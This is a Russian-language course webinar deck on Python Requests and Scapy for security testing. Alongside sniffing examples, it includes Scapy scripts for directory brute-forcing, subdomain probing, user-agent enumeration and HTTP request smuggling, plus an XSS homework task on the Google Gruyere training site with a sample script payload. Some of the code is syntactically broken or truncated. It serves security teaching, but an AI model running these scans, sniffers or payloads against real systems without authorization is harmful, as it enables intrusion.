


Взаимодействие Python с WWW

Использование Requests, создание и разбор пакетов с помощью Scapy

Антон Лукашов
Аналитик информационной безопасности



Проверка связи





Если у вас нет звука:

- убедитесь, что на вашем устройстве и на колонках включён звук
- обновите страницу вебинара (или закройте страницу и заново присоединитесь к вебинару)
- откройте вебинар в другом браузере
- перезагрузите компьютер (ноутбук) и заново попытайтесь зайти



Поставьте в чат:

-  если меня видно и слышно
-  если нет


Антон Лукашов

О спикере:

- аналитик информационной безопасности, пентестер
- опыт работы в сфере информационной безопасности — 5 лет

Специализация:

- контроль защищённости инфраструктуры
- построение процессов управления уязвимостями для различных платформ
- управление политиками и требованиями ИБ в рамках инфраструктуры и проектов разработки




Правила участия

- 1 Приготовьте блокнот и ручку, чтобы записывать важные мысли и идеи
- 2 Продолжительность вебинара — 80 минут
- 3 Вы можете писать вопросы в чате
- 4 Запись вебинара будет доступна в LMS
- 5 Обсуждение можно продолжить в Telegram




Цели занятия

- Рассмотреть, как происходит обработка исключений при отправке запросов
- Разобраться, как с помощью сессий удерживать авторизацию и пользовательские данные
- Поработать на практике с библиотекой Requests в Python
- Разобраться, для каких задач используется Scapy в Python
- Рассмотреть, как с помощью Scapy можно автоматизировать обнаружение типовых атак



План занятия

- 1 Продвинутое использование Requests
- 2 Scapy как инструмент Python



Продвинутое использование Requests



1

Обработка исключений

```
import requests
from requests.exceptions import HTTPError, Timeout, ConnectionError

url = "https://your-target-website.com"

try:
    response = requests.get(url)
    # Успешный запрос HTTP
    response.raise_for_status()
    # Дальнейшая обработка ответа, например:
    print(response.text[:200]) # Вывод первых 200 символов содержимого

except HTTPError as http_err:
    print(f'HTTP error occurred: {http_err}') # Например, ответ 404 или 500
except Timeout as timeout_err:
    print(f'Timeout error occurred: {timeout_err}') # Время ожидания истекло
except ConnectionError as conn_err:
    print(f'Connection error occurred: {conn_err}') # Ошибка подключения
except Exception as err:
    print(f'Other error occurred: {err}') # Любая другая ошибка
else:
    print('Success!')
```


Обработка исключений

При работе с сетью могут возникать различные ошибки. Важно уметь их распознавать, корректно обрабатывать и логировать.

Пример обработки исключений

```
import requests

# Примеры ошибок
try:
    response = requests.get("http://example.com")
except requests.ConnectionError:
    print("Ошибка подключения")
except requests.Timeout:
    print("Таймаут соединения")
except requests.RequestException:
    print("Общая ошибка")
```

Правильная обработка исключений

Не все ошибки — ошибки подключения. Иногда сервер может вернуть ответ, который также нуждается в обработке

```
import requests

try:
    response = requests.get("http://example.com")
    response.raise_for_status() # Поднимет HTTPError для неудачных HTTP
except requests.HTTPError as http_err:
    print(f"HTTP error: {http_err}")
except Exception as err:
    print(f"Other error: {err}")
```

Создание сессии

Сессия позволяет сохранять определённый контекст между запросами, например куки и заголовки

```
import requests


# Создание сессии
session = requests.Session()

response = session.get("http://example.com")
```

Как это работает на уровне HTTP

При первом посещении веб-сайта сервер может отправить браузеру набор куки. Один из этих куки может быть уникальным идентификатором сессии.


При каждом следующем запросе к этому веб-сайту браузер автоматически отправляет обратно этот куки, позволяя серверу «узнать» пользователя и возобновить сессию



Как это связано с requests.Session()

В библиотеке Requests объект сессии позволяет сохранять определённые параметры и данные между запросами. Они включают в себя куки, заголовки и другие настройки.

Когда вы используете сессию для выполнения нескольких запросов, она автоматически обрабатывает отправку и получение куки. Это упрощает работу с веб-сайтами, которые требуют авторизации или сохранения какого-либо другого состояния



Создание сессии

Сессия в контексте веба (WWW) — это способ сохранения данных о пользователе между несколькими запросами.

В архитектуре HTTP (без сохранения состояния) сессии обычно реализуются с использованием куки



Создание сессии в Requests

Куки часто используются, чтобы сохранять состояние сессии и данные пользователя

```
# Установка куки в сессию
session.cookies.set('user_name', 'John')

# Получение куки из ответа
cookie_value = response.cookies.get('session_id')
```

Практический пример авторизации


Используя сессии и куки, можно автоматизировать процесс входа на сайты и работу с защищёнными ресурсами

```
# Данные для входа
login_data = {
    "username": "John",
    "password": "secret_pass"
}

# Отправка данных для авторизации
response = session.post("http://example.com/login", data=login_data)


# Проверка успешности авторизации
if "Welcome, John" in response.text:
    print("Успешная авторизация!")
else:
    print("Не удалось войти.")
```


Практика



Что будет на практике

- Использование методов GET и POST
- Обработка ответов от сервера
- Работа с заголовками и параметрами запроса
- Извлечение и анализ данных из HTML-контента
- Обработка исключений и ошибок




Список сайтов для практики

Наименование сайта	Ссылка	Пример
Википедия — исследование контента статей	Ссылка на Википедию	Получение и анализ информации со страницы о конкретной теме
IMDb — извлечение информации о фильмах и актёрах	Ссылка на IMDb	Сбор данных о топовых фильмах и их рейтингах
Books to Scrape — сайт для практики скрапинга, предназначенный специально для обучения	Ссылка на Books to Scrape	Парсинг информации о книгах и их ценах
Quotes to Scrape — обучающий сайт, посвящённый цитатам	Ссылка на Quotes to Scrape	Извлечение цитат и данных об авторах
OpenWeather — получение информации о погоде	Ссылка на OpenWeather	Чтение данных о погоде для определённого города

Демонстрация

- Работа с библиотекой Requests: анализ запросов, заголовков, контента
- Работа с сайтом из примера



Выводы

- Обработка исключений при отправке запросов с помощью Requests важна для обеспечения безопасности и надёжности программного кода. Благодаря ей можно обрабатывать потенциальные ошибки при взаимодействии с внешними ресурсами, что повышает стабильность программы
- Сессия — удобный способ удерживать авторизацию и пользовательские данные





Ваши вопросы

Scrapy как инструмент Python



2

Для каких задач использовать Scapy

- 1 Просмотр и анализ трафика в реальном времени
- 2 Тестирование сетевой безопасности HTTP



Прослушивание всего трафика

С помощью Scapy можно настроить сниффер для просмотра сетевого трафика в реальном времени.

Пример

```
from scapy.all import sniff

# Захват пакетов на интерфейсе 'eth0'
packets = sniff(iface="eth0", count=10)
```

Прослушивание HTTP-трафика

Пример прослушивания HTTP-трафика

```
from scapy.all import *

from scapy.layers.http import HTTPRequest

def http_callback(packet):

    if HTTPRequest in packet:

        http_layer = packet[HTTPRequest]

        print(f"Requested {http_layer.Method.decode()} {http_layer.Path.decode()}")

    # Отлавливаем HTTP-трафик

sniff(filter="port 80", prn=http_callback, store=0)
```

Фильтрация и анализ трафика

С помощью Scapy можно фильтровать и анализировать пакеты.
Это особенно полезно при мониторинге HTTP-трафика



Фильтрация и анализ трафика

Пример фильтрации трафика

```
from scapy.all import sniff, HTTPRequest
# Фильтрация HTTP-запросов
def process_packet(packet):
    if packet.haslayer(HTTPRequest):
        url = packet[HTTPRequest].Host.decode() + packet[HTTPRequest].Path.decode()
        print("Запрашиваемый URL:", url)

# Сниффинг с применением функции фильтрации
sniff(iface="eth0", count=10, prn=process_packet, filter="port 80")
```

Автоматизация типовых атак

Рассмотрим автоматизацию обнаружения типовых атак с помощью Scapy:

- 1 Bruteforce (брутфорс) директорий
- 2 Поиск поддоменов
- 3 Поиск поддерживаемых user agents
- 4 Request smuggling



Bruteforce директорий

Пример атаки «грубой силой»

```
from scapy.all import sr1, IP, TCP

target = "example.com" dirs = ["/admin", "/login", "/img", "/dl"]

for dir in dirs:

    pkt = IP(dst=target)/TCP(dport=80)/f"GET {dir} HTTP/1.1\r\nHost: {target}\r\n\r\n"

    resp = sr1(pkt, timeout=2, verbose=0)

    if resp and "404 Not Found" not in str(resp):

        print(f"Dir at: {dir}")
```

Поиск поддоменов

Пример поиска поддоменов

```
from scapy.all import sr1, IP, TCP
domain = "example.com"
subdomains = ["www", "mail", "ftp", "admin"]
alive_subdomains = []
for sub in subdomains:
    resp = sr1(IP(dst=f"{sub}.{domain}")/TCP(dport=80, flags="S"), timeout=1,
    verbose=0)
    if resp and (resp[TCP].flags == "SA"):
        alive_subdomains.append(f"{sub}.{domain}")
print("Alive:", alive_subdomains)
```

Поиск поддерживаемых user agents

Пример перебора user agents

```
from scapy.all import sr1, IP, TCP
target = "example.com"
agents = ["Mozilla/5.0", "Googlebot/2.1", "curl/7.64.1"]
for agent in agents:
    pkt = IP(dst=target)/TCP(dport=80)/f"GET / HTTP/1.1\r\nHost: {target}\r\nUser-Agent: {agent}\r\n\r\n"
    resp = sr1(pkt, timeout=2, verbose=0)
    if resp:
        print(f"Resp for {agent}:", resp.summary())
```


Request smuggling

Создаём два запроса.

Первый запрос использует
Transfer-Encoding: chunked
и имеет длину 0.

Как только прокси-сервер видит
конец этого запроса, он передаёт
оставшийся байтовый поток (POST
/malicious...) основному серверу,
думая, что это новый запрос

```
from scapy.all import *
from scapy.layers.http import HTTP, HTTPRequest


target_ip = "192.168.1.10"
target_port = 80
host = "targetwebsite.com"

# Первый запрос предназначен для прокси-сервера
http_request_1 = (
    "POST / HTTP/1.1\r\n"
    "Host: {}\r\n"
    "Content-Length: 83\r\n"
    "Transfer-Encoding: chunked\r\n\r\n"
    "0\r\n\r\n"
    "POST /malicious HTTP/1.1\r\n"
    "Host: {}\r\n"
    "Content-Length: 6\r\n\r\n"
    "Hello!"
).format(host, host)

packet = IP(dst=target_ip) / TCP(dport=target_port, flags="S")
response = sr1(packet)

if response and response[TCP].flags == 0x12: # 0x12 = SYN + ACK
    ack = response[TCP].seq + 1
    seq = response[TCP].ack
    packet = IP(dst=target_ip) / TCP(dport=target_port, flags="A", seq=seq,
    sr(packet)
```

Практика



Что будет на практике

Цель: получить навыки работы с сетевыми запросами и анализом веб-ресурсов с использованием Python и Scapy.

Инструмент: Google Gruyere — веб-приложение, созданное Google для обучения и практики поиска уязвимостей веб-безопасности. Оно имитирует сайт социальной сети, где пользователи могут размещать сырые фотографии и комментарии.




[Google Gruyere](#)



Демонстрация

Запуск примеров атак на практике



Выводы

- Scapy используется для создания и отправки сетевых пакетов, что позволяет глубоко анализировать сетевой трафик и тестировать сетевую безопасность
- С помощью Scapy реализуется автоматизация обнаружения типовых атак, таких как брутфорс директорий, поиск поддоменов, поиск поддерживаемых пользовательских агентов и запросов на передачу данных





Ваши вопросы

Итоги

В этой теме мы:

- Узнали, что Requests — библиотека для отправки HTTP-запросов. Она применяется для тестирования веб-приложений, включая проверку на наличие уязвимостей, таких как SQL-инъекции или XSS
- Выяснили, что Scapy используется для создания и отправки сетевых пакетов, что позволяет глубоко анализировать сетевой трафик и тестировать сетевую безопасность
- Рассмотрели на практике отправки запросов и анализ ответов сервера
- Поняли, что анализ ответов сервера помогает определить непреднамеренные утечки информации, ошибки конфигурации и другие потенциальные проблемы безопасности




Домашнее задание

Цель: научиться использовать инструмент Scapy для анализа сетевого трафика и эксплуатации уязвимостей cross-site scripting (XSS) на учебном сайте Google Gruyere

Инструменты: Scapy, Google Gruyere, браузерные инструменты разработчика для анализа веб-страниц и внедрения скриптов

Формат выполнения: отчёт в Google Документах или PDF-файл, скриншоты работ

Результат: получение практических навыков использования Scapy для анализа сетевого трафика, приобретение опыта эксплуатации XSS-уязвимостей



Описание задания: эксплуатация XSS и анализ трафика со Scapy



Этап 1. Изучение Scapy

- Изучите основы работы с Scapy
- Настройте Scapy для перехвата HTTP-трафика



Этап 2. Анализ трафика

- Запустите Scapy и начните сбор трафика, пока вы взаимодействуете с сайтом Google Gruyere
- Проанализируйте полученные данные, обращая внимание на запросы и ответы HTTP



Этап 3. Эксплуатация XSS

- Осуществите рекон-анализ сайта Google Gruyere для поиска потенциальных точек входа XSS
- Попытайтесь эксплуатировать уязвимости XSS, используя обнаруженные точки

Примеры XSS-атак:

- `<script>alert('XSS')</script>`
- ``
- Запишите все свои шаги эксплуатации уязвимостей и полученные результаты, сделайте скриншоты

Описание задания: эксплуатация XSS и анализ трафика со Scapy



Этап 4. Анализ результатов

- Используя Scapy, проанализируйте, как XSS-атака отображается в сетевом трафике
- Опишите, какие изменения в трафике произошли во время XSS-атаки




Этап 5. Отчёт

- Подготовьте отчёт, в котором описывается процесс эксплуатации XSS, анализ трафика, излагаются выводы и рекомендации по устранению найденных уязвимостей

Дополнительные материалы

- [Документация Scapy](#)
- [Scapy Script](#) (HTTP Request)



Взаимодействие Python с WWW

Использование Requests, создание и разбор пакетов с помощью Scapy

Антон Лукашов
Аналитик информационной безопасности

